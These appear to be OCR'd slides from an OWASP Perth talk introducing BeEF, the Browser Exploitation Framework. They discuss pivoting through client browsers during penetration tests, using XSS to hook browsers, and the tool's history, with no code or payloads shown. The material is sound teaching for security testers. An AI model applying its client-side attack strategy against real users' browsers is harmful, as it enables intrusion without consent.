# Shake Hands With BeEF

OWASP

Christian "@xntrik" Frichot
OWASP Perth Chapter
Asterisk Information Security
christian.frichot@asteriskinfosec.com.au




The OWASP Foundation
http://www.owasp.org


- Introduction

-Traditional external pen testing tale of woe


- Many environments have hardened exteriors but less protected interiors
http://www.flickr.com/photos/sidereal/2355999910/sizes/o/in/photostream/

# Effectiveness







- How effective can your penetration testing be if all your doing is assessing a single external system ...




without putting it in the context of the whole environment?
http://forums.untangle.com/runkel/Logical-Network-Diagram.gif

# Metasploit / SET




*nb: not real statistics



I call this the state of modern pen testing, you can't just knock on the perimeter, you have to pivot through clients

- offsite SMTP
- 3rd party (or different) location web hosting
- VPNs
- Proxies
- Small to zero attack surface

.. The attack surface is shrinking.

# Where's the data?



- Internal systems are where the information is held, or via web portals to *aaS providers .. and
- We can't gain access to these systems and their information without pivoting through a client.

# Patched?



- Metasploit, in particular combined with SET, is effective at providing this pivot point
- What if the target environment is patched? Against known Metasploit exploits.

# Between full blown exploitation and pure social engineering



- This is the advantage point the BeEF has, to happily sit in the browser.


# Lots of HTTP



- Lots of websites (@jeremiahg mentioned ~30mil new websites a month)


- So what is BeEF? For those who don't know, it's the Browser Exploitation Framework

# PHP BeEF






- Originally announced on ha.ckers.org in 2006 based entirely PHP by Wade Alcorn

# Top 10 2010 - A2 - XSS



- In it's old incarnation BeEF was a great tool to demonstrate just how nasty XSS flaws could be (Instead of the typical alert(1); dialog)

# Method of pivoting, method of penetration




- and trying to become an all-round go-to platform for client-side exploitation development.
- The framework allows a penetration tester to select specific modules in real time to target against a hooked browser within its current context (which will provide different, unique, attack vectors)

Moving to the future

- These days BeEF is developed in Ruby (like Metasploit), with stacks of Javascript (we roll jquery in there for command modules too)


# BeEF Architecture



